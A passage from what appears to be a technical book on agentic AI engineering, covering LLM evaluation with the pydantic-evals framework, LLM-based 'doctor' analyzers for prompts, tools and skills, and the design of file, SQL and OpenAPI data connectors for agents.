String matching is fastest and most deterministic but only works for exact factual queries with predictable answer formats. Use it when you know exactly what substring should appear in a correct response.

Structured outputs add flexibility by letting the model reason freely while constraining the output format. Use them when the evaluation can be framed as a typed question (yes/no, multiple choice, numeric).

LLM-as-a-Judge handles open-ended tasks where correctness is semantic rather than syntactic. Use it when you need to evaluate quality, accuracy, or adherence to guidelines that resist simple rules.

In practice, production eval suites combine all three. Deterministic checks run first as fast filters. Structured output checks handle typed validations. Judge-based evaluation handles nuanced quality assessment. This layering optimizes for both speed and coverage.

Limitations and Considerations

Each approach has limitations worth understanding.

String matching fails on paraphrasing and equivalent formulations. An answer might be correct but use different words than expected.

Structured outputs force the model into constrained formats that may not fit the task. Forcing a boolean on a nuanced question loses information.

LLM judges are non-deterministic, inherit model biases, and add latency and cost. A judge might be wrong, inconsistent across runs, or biased toward certain answer styles (like preferring longer responses).

These limitations don't invalidate the approaches - they inform when to use each one and how to interpret results. Evals are evidence, not proof. Multiple eval approaches on the same task provide stronger evidence than any single approach alone.

Key Takeaways

Evals convert informal confidence into measurable evidence. String matching works for factual queries with known answers. Structured outputs make assertions trivial by constraining response format. LLM-as-a-Judge handles open-ended tasks through semantic evaluation.

The choice of eval approach depends on the task. Factual lookups use string matching. Typed questions use structured outputs. Open-ended generation uses judges. Production systems typically layer all three for comprehensive coverage.

Evals should be treated as engineering artifacts: versioned, reviewed, and maintained alongside the code they test. The next hands-on explores how the Pydantic Evals framework provides structured abstractions for building eval suites at scale.

Hands-On: Pydantic Evals Framework

The pydantic-evals library provides structured abstractions for building evaluation suites. This hands-on explores the framework through `example_evals_pydantic_ai.ipynb`, demonstrating how Cases, Evaluators, and Datasets work together to create maintainable, scalable evals.

From Ad-Hoc Tests to Structured Evals

The basic eval approaches from the previous hands-on work for individual tests, but they don't scale. As eval suites grow, you need consistent structure: test cases with metadata, reusable evaluators, aggregated reports, and the ability to run the same dataset against different system variants.

The pydantic-evals framework addresses this through three core abstractions. A Case defines a single test scenario with typed inputs and expected outputs. An Evaluator encodes what "good" means, returning scores, assertions, or labels. A Dataset combines cases with evaluators and runs them against a task function, producing a structured report.

Core Concepts: Case, Evaluator, Dataset

A Case captures everything about a single evaluation scenario:

```
case1 = Case(
    name='simple_case',
    inputs='What is the capital of France?',
    expected_output='Paris',
    metadata={'difficulty': 'easy'},
)
```

The `name` identifies the case in reports. The `inputs` are passed to the task function being evaluated. The `expected_output` provides ground truth for comparison. The `metadata` enables slicing results by arbitrary dimensions - here we tag the case as "easy" so we can later filter reports by difficulty.

An Evaluator defines how to score outputs. The framework provides built-in evaluators like `IsInstance` for type checking, but custom evaluators handle domain-specific logic:

```
@dataclass
class MyEvaluator(Evaluator):
    async def evaluate(self, ctx: EvaluatorContext[str, str]) -> float:
        if ctx.output == ctx.expected_output:
            return 1.0
        elif (
            isinstance(ctx.output, str)
            and ctx.expected_output.lower() in ctx.output.lower()
        ):
            return 0.8
        else:
            return 0.0
```

This evaluator returns a score between 0 and 1. Exact matches score 1.0. Partial matches (where the expected output appears within the actual output) score 0.8. Everything else scores 0. The `EvaluatorContext` provides access to the case's inputs, expected output, and actual output.

A Dataset combines cases with evaluators:

```
dataset = Dataset(
    cases=[case1],
    evaluators=[IsInstance(type_name='str'), MyEvaluator()],
)
```

The evaluators apply to all cases in the dataset. Here, every case will be checked for string type (`IsInstance`) and scored by our custom evaluator.

Running the dataset against a task function produces a report:

```
async def guess_city(question: str) -> str:
    return 'Paris'

report = await dataset.evaluate(guess_city)
report.print(include_input=True, include_output=True, include_durations=False)
```

The `evaluate` method runs each case through the task function, applies all evaluators, and aggregates results. The report shows per-case results, evaluator scores, and summary statistics.

LLM Judge with Real Agent

The framework's power becomes clear when evaluating actual agents. The notebook demonstrates this with a recipe generation task:

```
class CustomerOrder(BaseModel):
    dish_name: str
    dietary_restriction: str | None = None

class Recipe(BaseModel):
    ingredients: list[str]
    steps: list[str]
```

These Pydantic models define the input and output types. A customer orders a dish with optional dietary restrictions; the agent returns a structured recipe.

The agent wraps our standard infrastructure:

```
recipe_agent = get_agent(
    output_type=Recipe,
    system_prompt='Generate a recipe to cook the dish that meets the dietary restrictions.'
)

async def transform_recipe(customer_order: CustomerOrder) -> Recipe:
    agent_run, nodes = await run_agent(recipe_agent, format_as_xml(customer_order), verbose=True)
    return agent_run.result.output
```

The `transform_recipe` function is the task being evaluated. It takes a typed input, runs the agent, and extracts the typed output from the run result.

The dataset uses LLMJudge for semantic evaluation:

```
recipe_dataset = Dataset[CustomerOrder, Recipe, Any](
    cases=[
        Case(
            name='vegetarian_recipe',
            inputs=CustomerOrder(dish_name='Spaghetti Bolognese', dietary_restriction='vegetarian'),
            expected_output=None,
            metadata={'focus': 'vegetarian'},
            evaluators=(
                LLMJudge(
                    rubric='Recipe should not contain meat or fish',
                    model=model
                ),
            ),
```

```
        ),
        Case(
            name='gluten_free_recipe',
            inputs=CustomerOrder(dish_name='Chocolate Cake', dietary_restriction='gluten-free'),
            expected_output=None,
            metadata={'focus': 'gluten-free'},
            evaluators=(
                LLMJudge(
                    rubric='Recipe should not contain gluten or wheat products',
                    model=model
                ),
            ),
        ),
    ],
    evaluators=[
        IsInstance(type_name='Recipe'),
        LLMJudge(
            rubric='Recipe should have clear steps and relevant ingredients',
            include_input=True,
            model=model,
        ),
    ],
)
```

Several patterns appear here. First, `expected_output=None` signals that there's no single correct answer - we're evaluating quality rather than correctness. Second, per-case evaluators (`evaluators` on each Case) check requirements specific to that case. The vegetarian case checks for no meat; the gluten-free case checks for no gluten. Third, dataset-level evaluators apply to all cases. Every recipe should be a valid `Recipe` type and should have clear steps with relevant ingredients.

The `LLMJudge` evaluator takes a rubric describing what to check and uses a language model to assess whether the output meets that criterion. The `include_input=True` parameter gives the judge access to the original input, enabling it to check whether the recipe actually matches the requested dish.

Running the evaluation:

```
report = await recipe_dataset.evaluate(transform_recipe)
print(report)
```

The report shows results for each case across all evaluators. You can see which cases passed type checking, whether dietary restrictions were respected, and whether recipes met general quality criteria.

Why This Structure Matters

The framework's abstractions provide several benefits over ad-hoc testing.

Separation of concerns keeps test definitions (Cases) separate from evaluation logic (Evaluators) separate from execution (Dataset.evaluate). You can add cases without touching evaluator code, or swap evaluators without modifying cases.

Metadata enables analysis. Tags like `difficulty`, `domain`, or `focus` let you slice results to answer questions like "are we failing more on vegetarian recipes?" or "did quality drop on hard cases?"

Typed inputs and outputs catch schema mismatches early. If the task function returns the wrong type, `IsInstance` fails immediately rather than producing confusing downstream errors.

Reusable evaluators reduce duplication. The same `LLMJudge` with a quality rubric can apply across all recipe cases, while case-specific judges handle unique requirements.

Structured reports enable comparison. Running the same dataset against different agent versions produces comparable reports, enabling regression detection and performance tracking.

Evaluator Output Types

Evaluators can return different types depending on what they measure. Numeric scores (float) work for quality metrics on a scale. Boolean assertions work for pass/fail checks. Labels (strings) work for categorical classifications. The framework handles all three consistently in reports.

The custom evaluator in the notebook returns floats (0.0, 0.8, or 1.0) representing match quality. The `IsInstance` evaluator returns a boolean. The `LLMJudge` can return scores, pass/fail, or detailed assessments depending on configuration.

Production Considerations

When building production eval suites with this framework, consider dataset versioning. Store datasets as YAML or JSON files in version control so changes are reviewable and diffable.

Evaluator configuration affects results. Judge rubrics should be explicit and testable. Vague criteria like "good quality" produce inconsistent results; specific criteria like "recipe should not contain meat or animal products" are actionable.

Cost and latency accumulate. Each LLMJudge call invokes the model, adding time and expense. For large datasets, consider running deterministic evaluators first to filter obvious failures before expensive judge evaluation.

Flakiness requires management. LLM judges are non-deterministic. Run critical evals multiple times and aggregate results, or use low temperature settings to reduce variance.

Key Takeaways

The pydantic-evals framework provides structured abstractions for scalable evaluation. Cases define test scenarios with typed inputs, expected outputs, and metadata. Evaluators encode what "good" means, from simple type checks to LLM-based semantic assessment. Datasets combine cases with evaluators and produce structured reports.

Per-case evaluators handle requirements specific to individual scenarios. Dataset-level evaluators apply common checks across all cases. This layering separates concerns and reduces duplication.

LLMJudge enables semantic evaluation for open-ended tasks where programmatic checking is impractical. Rubrics should be explicit and specific to produce consistent, actionable results.

The framework transforms evals from ad-hoc scripts into engineering artifacts that can be versioned, reviewed, and maintained alongside the systems they test.

Hands-On: Eval Runner and Custom Evaluators

The previous hands-on sections built evals interactively in notebooks. In practice, eval suites need to run from the command line, integrate with CI pipelines, and scale across many files. This hands-on explores the eval runner infrastructure through `example_evals_runner.ipynb`, which demonstrates auto-discovery of eval files, the custom evaluators provided by the core library, and CLI integration.

Convention-Based Discovery

The eval runner uses naming conventions to discover and wire up evaluation components automatically. It scans a directory for `eval_*.py` files, then inside each file it finds:

- `dataset_*` objects: `Dataset` instances containing cases and evaluators.
- `target_*` functions: exactly one per file, the function being evaluated.

- `scorer_*` functions: optional, override the default pass/fail logic.

A minimal eval file looks like this:

```
from pydantic_evals import Case, Dataset
from pydantic_evals.evaluators import Contains, IsInstance

from agentic_patterns.core.agents import get_agent, run_agent

dataset_capitals = Dataset(
    cases=[
        Case(
            name="france",
            inputs="What is the capital of France?",
            expected_output="Paris",
            metadata={"difficulty": "easy"},
        ),
        Case(
            name="japan",
            inputs="What is the capital of Japan?",
            expected_output="Tokyo",
            metadata={"difficulty": "easy"},
        ),
    ],
    evaluators=[
        IsInstance(type_name="str"),
        Contains(),
    ],
)


async def target_answer(question: str) -> str:
    agent = get_agent()
    agent_run, _ = await run_agent(agent, question)
    return agent_run.result.output
```

The `Contains` evaluator checks that `expected_output` appears within the actual output, which is a natural fit for factual questions where the agent wraps the answer in a longer sentence.

Discovery wires everything together:

```
from pathlib import Path
from agentic_patterns.core.evals import find_eval_files, discover_datasets

evals_dir = Path(".")
eval_files = find_eval_files(evals_dir)
datasets = discover_datasets(eval_files, verbose=True)
```

Each discovered dataset can then be executed individually or in batch. The runner handles reporting, scoring, and pass/fail determination.

Custom Evaluators

The core library provides four evaluators for common agent scenarios that go beyond basic string or type checks.

`OutputContainsJson` checks whether the output is valid JSON. This is useful when agents are expected to return structured data but the output type is a raw string.

`OutputMatchesSchema` validates the output against a Pydantic model. It first parses the output as JSON (if it is a string), then validates against the schema. This combines format and content validation in a single evaluator:

```
from pydantic import BaseModel
from agentic_patterns.core.evals import OutputContainsJson, OutputMatchesSchema

class CityInfo(BaseModel):
    city: str
    country: str

dataset_schema = Dataset(
    cases=[
        Case(name="valid", inputs="valid", expected_output='{"city": "Paris", "country": "France"}'),
        Case(name="invalid", inputs="invalid", expected_output="not json at all"),
    ],
    evaluators=[
        OutputContainsJson(),
        OutputMatchesSchema(schema=CityInfo),
    ],
)
```

The first case passes both evaluators. The second case fails both: the output is not valid JSON and does not match the schema. In a real eval, the task function would call an agent; here the pattern shows how the evaluators compose.

`ToolWasCalled` and `NoToolErrors` inspect the execution span tree to verify tool invocation patterns. `ToolWasCalled` asserts that a specific tool was invoked during the agent run, while `NoToolErrors` asserts that no tool calls resulted in errors. These evaluators address the process-level guarantees discussed in the evals section: verifying not just what the agent returned, but how it executed.

CLI Integration

The same discovery and execution logic is available as a command-line tool:

```
# Run all eval_*.py files in a directory
python -m agentic_patterns.core.evals --evals-dir agentic_patterns/examples/evals --verbose

# Filter to a specific dataset
python -m agentic_patterns.core.evals --evals-dir agentic_patterns/examples/evals --filter capitals
```

The CLI returns a non-zero exit code when any evaluation fails, making it suitable as a CI gate. Options control report detail (`--include-reasons`, `--include-output`) and pass thresholds (`--min-assertions`). This is how evals move from interactive notebooks to automated regression checks that run on every commit.

Hands-On: Doctors

Doctors are AI-powered quality analyzers that evaluate artifacts used in agentic systems: prompts, tools, MCP servers, A2A agent cards, and Agent Skills. Each doctor uses an LLM to assess quality, identify issues, and provide actionable recommendations. This hands-on explores the five doctor types through `example_doctors.ipynb`.

The doctor pattern addresses a common challenge: as agentic systems grow, the quality of their components becomes harder to verify manually. A prompt that seems clear to its author may confuse the model. A tool definition missing type hints forces the model to guess about expected inputs. Doctors automate this quality assessment, catching issues before they cause problems in production.

The Doctor Architecture

All doctors share a common base class that handles batching and provides a consistent interface:

```
class DoctorBase:
    async def analyze(self, target: Any, verbose: bool = False) -> Recommendation:
        """Analyze a single target."""

    async def analyze_batch(self, targets: list[Any], batch_size: int = 5, verbose: bool = False) -> lis
        """Process targets in batches."""
```

The `analyze` method handles a single artifact. The `analyze_batch` method processes multiple artifacts efficiently by grouping them into batches, reducing the number of LLM calls. Each doctor specializes this interface for its artifact type.

Recommendations follow a structured format with severity levels (error, warning, info) and categories (naming, documentation, types, clarity, etc.). The `needs_improvement` flag provides a quick pass/fail signal for CI integration.

PromptDoctor: Analyzing Prompts

PromptDoctor evaluates prompt templates for clarity, completeness, and potential ambiguity. It extracts placeholders (like `{variable_name}`) and assesses whether the prompt provides sufficient context for the model to produce useful outputs.

```
bad_prompt = "do the thing with {x}"

doctor = PromptDoctor()
result = await doctor.analyze(bad_prompt)
```

This prompt fails multiple quality checks. The instruction "do the thing" is vague, `{x}` lacks semantic meaning, and there's no context about expected output format. The doctor identifies these issues and suggests improvements.

A well-crafted prompt provides context, clear instructions, and output format guidance:

```
good_prompt = """You are a technical writer. Summarize the following document in 3 bullet points.

Document:
{document}

Respond with exactly 3 bullet points, each starting with a dash."""
```

This prompt establishes role (technical writer), defines the task (summarize), provides input structure (document placeholder), and specifies output format (3 bullet points with dashes). The doctor validates these elements and confirms the prompt is well-structured.

PromptDoctor can also analyze prompt files directly by passing a `Path` object. This integrates naturally into CI pipelines where prompts are stored as markdown files in a `prompts/` directory.

ToolDoctor: Analyzing Tool Functions

ToolDoctor examines Python function definitions that serve as agent tools. It checks for proper naming, type hints, docstrings, and argument documentation.

```
def do_stuff(x):
    """Does stuff."""
    return x
```

```
doctor = ToolDoctor()
result = await doctor.analyze(do_stuff)
```

This tool definition has multiple issues: the name `do_stuff` is non-descriptive, parameter `x` lacks a type hint, the docstring doesn't explain what the function actually does, and the return type is unspecified. When an LLM encounters this tool, it must guess about usage, leading to errors or misuse.

A properly defined tool provides all the information the model needs:

```
def search_database(query: str, limit: int = 10) -> list[dict]:
    """Search the database for records matching the query.

    Returns a list of matching records, each containing 'id', 'name', and 'score' fields.
    """
    return []
```

The function name describes its purpose. Parameters have types and sensible defaults. The docstring explains both behavior and return value structure. The return type annotation completes the interface definition. The model can use this tool confidently because all necessary information is explicit.

MCPDoctor: Analyzing MCP Server Tools

MCPDoctor connects to an MCP (Model Context Protocol) server and analyzes all exposed tools. This extends tool analysis to external services that provide tools via the MCP protocol.

```
from pydantic_ai.mcp import MCPServerStdio

mcp_server = MCPServerStdio(command="fastmcp", args=["run", "-t", "stdio", "mcp_server_bad.py"])

doctor = MCPDoctor(mcp_server)
results = await doctor.analyze_all()
```

The doctor connects to the server, discovers its tools, and analyzes each one. The example servers demonstrate the contrast:

The poorly defined server (`mcp_server_bad.py`):

```
@mcp.tool()
def do_thing(x):
    """Does thing."""
    return x
```

The well-defined server (`mcp_server_good.py`):

```
@mcp.tool()
def add_numbers(a: int, b: int) -> int:
    """Add two integers and return the sum."""
    return a + b
```

MCPDoctor applies the same quality criteria as ToolDoctor, but operates on remote tools rather than local functions. This enables quality gates for third-party MCP servers before integrating them into an agent.

A2ADoctor: Analyzing Agent Cards

A2ADoctor evaluates agent cards, the metadata that A2A (Agent-to-Agent) servers expose at `/.well-known/agent-card.json`. Agent cards describe an agent's capabilities, skills, and interface, enabling other agents to discover and interact with it.

```
doctor = A2ADoctor()
result = await doctor.analyze("http://127.0.0.1:8001")
```

The doctor fetches the agent card from the server and analyzes its contents. A poorly defined agent card might have:

```
app = agent.to_a2a(name="helper", description="helps")
```

This tells other agents almost nothing. The name is generic, the description is uninformative, and skills aren't explicitly defined.

A well-defined agent card provides comprehensive metadata:

```
app = agent.to_a2a(
    name="calculator",
    description="A calculator agent that performs basic arithmetic operations: addition, subtraction, mu
    skills=skills,
)
```

The description explains what the agent does. Skills are explicitly listed with their own names, descriptions, and tags. Other agents can make informed decisions about when and how to delegate tasks.

SkillDoctor: Analyzing Agent Skills

SkillDoctor analyzes Agent Skills (agentskills.io format) for compliance and quality. Agent Skills are self-contained packages that provide agents with capabilities, similar to how MCP servers expose tools but focused on agent-executable instructions and scripts.

```
skill_dir = Path("skill-bad")

doctor = SkillDoctor()
result = await doctor.analyze(skill_dir)
```

The doctor validates multiple aspects of a skill. First, it checks the directory structure: skills must contain a `SKILL.md` file with YAML frontmatter, and may optionally include `scripts/`, `references/`, and `assets/` directories. Files placed directly in the skill root (other than SKILL.md and LICENSE) violate the specification.

Second, it validates the frontmatter metadata. The `name` field must be lowercase alphanumeric with hyphens and match the directory name. The `description` field should explain what the skill does and when to use it. A poorly defined skill might have:

```
---
name: BadSkill
description: Does stuff
---

Use this skill.
```

This fails multiple checks: the name uses incorrect casing and does not match the directory name, the description is too vague, and the body provides no useful instructions.

Third, the doctor analyzes each script in the `scripts/` directory, checking for proper documentation, error handling, and consistency with the SKILL.md description. If a script exists but is not documented in SKILL.md, or if SKILL.md references a script that does not exist, the doctor flags these inconsistencies.

A well-defined skill provides comprehensive metadata and clear instructions:

```
---
name: skill-good
description: A code formatting skill that counts lines and words in text files. Use this skill when you
compatibility: Works with any text files.
---
```

```
# File Statistics Skill

This skill provides basic statistics for text files.

## Available Scripts

### stats.py

Counts lines, words, and characters in a text file. Accepts a file path as argument and prints the coun
```

The name follows the specification format and matches the directory. The description explains both what the skill does and when to use it. Scripts are documented with usage examples and expected output. The accompanying script includes a docstring, type hints, and proper error handling.

CLI Integration

Doctors are available as command-line tools for CI/CD integration:

```
# Analyze prompt files
python -m agentic_patterns.core.doctors prompt prompts/system.md

# Analyze tools from a Python module
python -m agentic_patterns.core.doctors tool my_module:my_tools

# Analyze MCP server tools
python -m agentic_patterns.core.doctors mcp --stdio "fastmcp run server.py"

# Analyze A2A agent cards
python -m agentic_patterns.core.doctors a2a http://localhost:8001

# Analyze Agent Skills
python -m agentic_patterns.core.doctors skill ./my-skill/
```

Each command returns a non-zero exit code if any artifact needs improvement, enabling use as a quality gate in CI pipelines. The `--verbose` flag provides detailed output for debugging.

When to Use Doctors

Doctors fit naturally into development workflows at several points.

During development, run doctors interactively to get feedback on new prompts, tools, and skills. The immediate feedback loop helps catch issues early, before they propagate into agent behavior.

In code review, doctor output provides objective quality metrics. Rather than debating whether a docstring is "good enough," the doctor's structured analysis offers concrete improvement suggestions.

In CI pipelines, doctors serve as quality gates. A failing doctor check blocks deployment until the issues are addressed, preventing poorly defined artifacts from reaching production.

For third-party integrations, MCPDoctor and A2ADoctor evaluate external services before connecting them to your agents. This guards against integrating poorly documented tools that might confuse your agent or produce unreliable results.

Limitations

Doctors use an LLM to assess quality, which introduces non-determinism. The same artifact might receive slightly different assessments across runs. For critical decisions, run doctors multiple times or use the structured `needs_improvement` flag rather than individual issue details.

The quality criteria are encoded in prompt templates (stored in `prompts/doctors/`). These templates embody opinions about what constitutes good prompts, tools, agent cards, and skills. Organizations may need to customize these templates to align with their specific standards.

Doctor analysis adds latency and cost, as each analysis requires an LLM call. For large codebases, consider running doctors only on changed files rather than the entire codebase.

References

1. Amershi, S. et al. *Software Engineering for Machine Learning: A Case Study*. ICSE, 2019.
2. Beck, K. *Test-Driven Development: By Example*. Addison-Wesley, 2002.
3. Beizer, B. *Software Testing Techniques*. Van Nostrand Reinhold, 1990.
4. Breck, E. et al. *The ML Test Score: A Rubric for ML Production Readiness*. Google Research, 2017.
5. Liu, Y., et al. *NLG Evaluation using GPT-4 with Better Human Alignment (G-Eval)*. EMNLP, 2023. https://arxiv.org/abs/2303.16634
6. Myers, G. J. *The Art of Software Testing*. Wiley, 1979.
7. Pydantic Services Inc. *Pydantic Evals*. Documentation, 2025. https://ai.pydantic.dev/evals/
8. Ribeiro, M. T., Singh, S., Guestrin, C. *Why Should I Trust You? Explaining the Predictions of Any Classifier*. KDD, 2016.
9. Song, Y., et al. *Explaining Length Bias in LLM-Based Preference Evaluation*. Findings of EMNLP, 2025. https://aclanthology.org/2025.findings-emnlp.358.pdf
10. Szymanski, A., et al. *Limitations of the LLM-as-a-Judge Approach for Evaluating Domain-Specific Tasks*. ACM, 2025. https://dl.acm.org/doi/10.1145/3708359.3712091
11. Ye, J., et al. *Justice or Prejudice? Quantifying Biases in LLM-as-a-Judge*. OpenReview, 2024. https://openreview.net/forum?id=3GTtZFiajM
12. Zheng, L., Chiang, W.-L., et al. *Judging LLM-as-a-Judge with MT-Bench and Chatbot Arena*. arXiv, 2023. https://arxiv.org/abs/2306.05685

Data Sources & Connectors

Introduction

The previous chapter addressed how to know whether agents work – testing and evaluation for non-deterministic systems. This chapter addresses what agents work *with*. Building agents with reasoning, tools, and orchestration is one thing; connecting them to the data that enterprises actually care about is another. Production agents query internal databases, call authenticated services, process proprietary documents, and handle data with varying sensitivity levels. The abstraction that makes this safe and manageable is the connector.

Connectors are tools that agents use directly at runtime to observe, query, and act upon external data sources. Unlike traditional libraries or SDKs written for programmers, connectors are designed to be invoked by the agent itself as it reasons through a task. The agent decides when to call a connector, what parameters to pass, and how to interpret the results. Your role as a developer is to expose these connectors to the agent and configure appropriate permissions; the agent handles the rest.

This distinction matters because it shifts where complexity lives. A programmer integrating a database might write code that handles connection pooling, query construction, and result parsing. An agent using a database connector simply calls a tool like `query_database(sql="SELECT ...")` and receives structured results. The connector encapsulates the mechanical details so the agent can focus on the task at hand.

At scale, connectors are not primarily a question of protocols or APIs, but of *abstraction*. An agent does not reason about JDBC versus REST, or CSV versus JSON; it reasons about whether it can ask a question, invoke an operation, or read and modify a piece of content. A well-designed connector layer therefore serves two purposes simultaneously. First, it constrains how agents interact with external systems so that behavior is safe, auditable, and reproducible. Second, it reduces cognitive and implementation complexity by collapsing a wide variety of integrations into a small number of stable patterns.

This chapter treats connectors as first-class architectural components. Rather than cataloging integrations product by product, it focuses on the underlying interaction patterns that recur across databases, SaaS platforms, file systems, and code repositories. Later sections explore specific connector families including SQL and OpenAPI-based APIs, with a dedicated section on NL2SQL – the controlled pattern for translating natural language to validated SQL using annotation-rich schemas. The chapter also addresses private data: session-level sensitivity tagging that prevents data exfiltration by blocking unsafe tool calls when confidential information has been loaded.

Connector patterns

Agents are only as useful as the data they can reliably read and safely change, so "connectors" should expose a small set of predictable operations that cover most everyday data access needs.

A connector, in the agent sense, is a tool surface that turns an external system into a few stable verbs the agent can call directly. The key design constraint is that the verbs must be generic enough to work across many backends, but opinionated enough to provide real leverage (validation, previews, schema discovery, safe writes, and bounded reads). A raw "HTTP request tool" is too generic to be dependable, while a "SQL connector" is generic in a useful way because SQL is itself a strong abstraction and most databases provide the same introspection and query semantics.

Connectors are not tools It is worth making a distinction that is easy to miss: connectors and tools are different things, even though they often end up wired together.

A **connector** is a library-agnostic abstraction that defines *what operations* an agent can perform against a data source – read, write, query, validate, discover schema – along with the safety constraints around those operations (bounded reads, sandbox isolation, permission checks). Connectors do not know anything about PydanticAI, LangChain, CrewAI, or MCP. They are plain Python classes with typed methods that could be called from a script, a test, or an API endpoint with no agent framework present at all.

A **tool** is the framework-specific wrapper that registers a connector method so that a particular agent runtime can discover and invoke it. In PydanticAI a tool is a decorated async function added to an `Agent`; in LangChain it is a `Tool` or `StructuredTool` object; in MCP it is a server-side handler exposed over JSON-RPC. The tool layer handles serialization, schema advertisement, error formatting, and whatever protocol the framework requires.

This separation matters for three practical reasons. First, it keeps connector logic testable without spinning up an agent or mocking an LLM – you call the method directly and assert on the result. Second, it makes connectors portable: the same `FileConnector` or `SqlConnector` can be exposed as a PydanticAI tool today and as an MCP server tool tomorrow, with only a thin adapter changing. Third, it prevents framework lock-in from leaking into data-access code, which tends to be the most stable and most reused part of an agentic system.

Throughout this chapter, the code examples show connector methods (the abstraction). The chapter on tools and the chapter on MCP show how those same methods get wrapped into framework-specific tools.

In practice, five connector archetypes cover the majority of day-to-day enterprise use cases for agents: file/object storage connectors, SQL connectors, OpenAPI/REST connectors, graph/relationship connectors, and controlled vocabulary/ontology connectors.

File and object-storage connectors The simplest and most widely applicable connector is "file-like access." This includes local files, network shares, and object stores such as S3, GCS, and Azure Blob. Although their underlying semantics differ (paths vs keys, atomic rename vs versioned objects), the agent rarely needs those details. What the agent needs is the ability to locate content, preview it, read bounded slices, and apply small edits safely.

A practical, agent-facing file connector typically exposes a small set of operations that map well to both filesystems and object stores:

```
# Listing and searching
file.list("docs/", pattern="*.md")
file.find("logs/", query="OutOfMemoryError")

# Full read with automatic truncation for large files
text = file.read("docs/runbook.md")

# Bounded reads (critical to keep tool calls cheap and predictable)
file.head("logs/app.log", n=10)        # first N lines
file.tail("logs/app.log", n=10)        # last N lines

# Writes
file.write("notes/todo.md", content=text)
file.append("logs/app.log", content=new_entry)

# Small edits: replace a line range without rewriting the entire file
file.edit("docs/runbook.md", start_line=40, end_line=55, new_content=patch)

# Deletion
file.delete("notes/obsolete.md")
```

The bounded read methods (`head`/`tail`, present in all three format connectors) are not a convenience; they are what makes file connectors workable for agents at scale. Object stores and blob APIs explicitly support metadata reads and range reads (or equivalent headers), which lets a tool implement preview and partial retrieval efficiently. (AWS Documentation)

A common trap is over-generalizing editing. Agents frequently need to make small changes, but arbitrary in-place mutation is not uniformly supported across object stores. The connector should therefore define

edits in terms of safe, portable behavior: read the smallest necessary slice, apply a patch deterministically, and write back with concurrency control (ETag / version preconditions) so the agent does not overwrite someone else's update.

Format-aware "specializations" that remain generic File-like connectors become substantially more useful when they add a few format-aware helpers for the formats that dominate private enterprise data: plain text/markdown/code, CSV/TSV, and JSON.

For text-like content, line-oriented operations are enough:

```
text = file.read("src/service.py")
file.edit("src/service.py", start_line=120, end_line=138, new_content=fixed_block)
```

For CSV, the agent usually wants a bounded preview (`head`/`tail`) or a cell/row update without manually counting commas. A connector can offer a minimal table abstraction while still being backend-agnostic:

```
# Discovery and reading
csv.headers("data/customers.csv")
csv.head("data/customers.csv", n=10)
csv.tail("data/customers.csv", n=10)
csv.read_row("data/customers.csv", row_number=5)
csv.find_rows("data/customers.csv", column="status", value="active", limit=10)

# Writes
csv.update_cell("data/customers.csv", row_number=12, column="status", value="active")
csv.update_row("data/customers.csv", key_column="customer_id", key_value="C-1932",
               updates={"status": "inactive", "churned_at": "2026-01-15"})
csv.append("data/customers.csv", values={"customer_id": "C-2001", "status": "new"})
csv.delete_rows("data/customers.csv", column="status", value="churned")
```

For JSON, the agent typically needs to inspect a subtree and update a field. JSONPath-like addressing (or a constrained pointer syntax) is enough; the tool should validate that the edit is local and does not accidentally rewrite large unrelated sections. As with the other format connectors, all operations use `json.method()` style:

```
# Discovery and reading
json.validate("config/app.json")
json.head("config/app.json", json_path="$.features", n=10)
json.tail("config/app.json", json_path="$.features", n=10)
json.keys("config/app.json", json_path="$.features")
json.get("config/app.json", json_path="$.features.rollout")

# Writes
json.set("config/app.json", json_path="$.features.rollout.percent", value="25")
json.delete_key("config/app.json", json_path="$.features.rollout.deprecated_flag")
json.merge("config/app.json", json_path="$.features.rollout",
           updates='{"percent": 25, "enabled": true}')
json.append("config/app.json", json_path="$.features.rollout.regions",
            value='"eu-west-1"')
```

The important pattern is that format-aware methods do not replace the generic file connector; they sit alongside it as "sharp tools" for the top few formats. This keeps the connector surface small while still being meaningfully usable.

SQL database connectors SQL databases are a canonical "80% connector" because SQL provides a stable query abstraction across vendors, and databases expose standardized metadata and query planning

interfaces. This makes it possible to offer a single agent-facing connector that works broadly, independent of schema or engine.

A useful SQL connector for agents typically starts with schema discovery, then read-only querying, then (optionally) controlled mutation:

```
# Schema discovery: the agent should be able to orient itself without prior knowledge
db.list_databases()
db.list_tables(db_id="bookstore")
db.show_schema(db_id="bookstore")                              # full schema SQL
db.show_table_details(db_id="bookstore", table_name="invoices")  # single table

# Read-only query with automatic validation and bounded preview
result = db.execute_sql(db_id="bookstore",
                        query="SELECT * FROM invoices WHERE status = 'overdue'",
                        output_file="results/overdue.csv")

# Row-level access with optional related-record expansion
row = db.get_row_by_id(db_id="bookstore", table_name="invoices",
                       row_id="1042", fetch_related=True)
```

Two details matter more for agents than for traditional application code.

First, "schema first" is not optional. Agents do not have compile-time types or ORM models; they need a reliable way to ask "what tables exist" and "what columns mean." Schema discovery methods (`list_databases`, `list_tables`, `show_schema`, `show_table_details`) should be optimized for readability (names, types, constraints, descriptions, and example queries), because this is what enables the agent to generate correct queries and interpret results.

Second, query validation must be built into execution, not left as an afterthought. The connector should reject unsafe queries (for example, non-SELECT statements, multiple statements, or queries that violate access policy) before they reach the database. Results should be bounded by default: `execute_sql` returns a truncated preview and optionally saves full results to a CSV file, so the agent gets enough context to reason without flooding the conversation with thousands of rows.

This is one of the rare places where "generic" remains very effective: the connector can be broadly applicable because SQL itself is the abstraction, and schema discovery works regardless of application domain.

OpenAPI / REST API connectors HTTP APIs can be too generic to be reliable for agents unless the connector gives the agent meaningful structure: what endpoints exist, what parameters are required, what schemas are expected, and how authentication is handled.

OpenAPI is the standard mechanism for supplying that structure. When an API is described with OpenAPI, a connector can list endpoints, describe the request/response shapes, and normalize error handling without embedding service-specific code in the agent. (OpenAPI Initiative Publications)

A practical agent-facing surface looks like this:

```
# Discovery
api.list_apis()                                                  # all registered APIs
api.list_endpoints(api_id="ticketing")                           # endpoints for one API
api.show_api_summary(api_id="ticketing")                         # categorized overview
api.show_endpoint_details(api_id="ticketing",                    # parameters, schemas,
                          method="POST", path="/tickets")         # request/response shapes

# Calling with structured parameters
api.call_endpoint(api_id="ticketing", method="POST", path="/tickets",
```

```
    body={"title": "VPN broken", "priority": "P1"},
    output_file="/workspace/results/ticket.json")
```

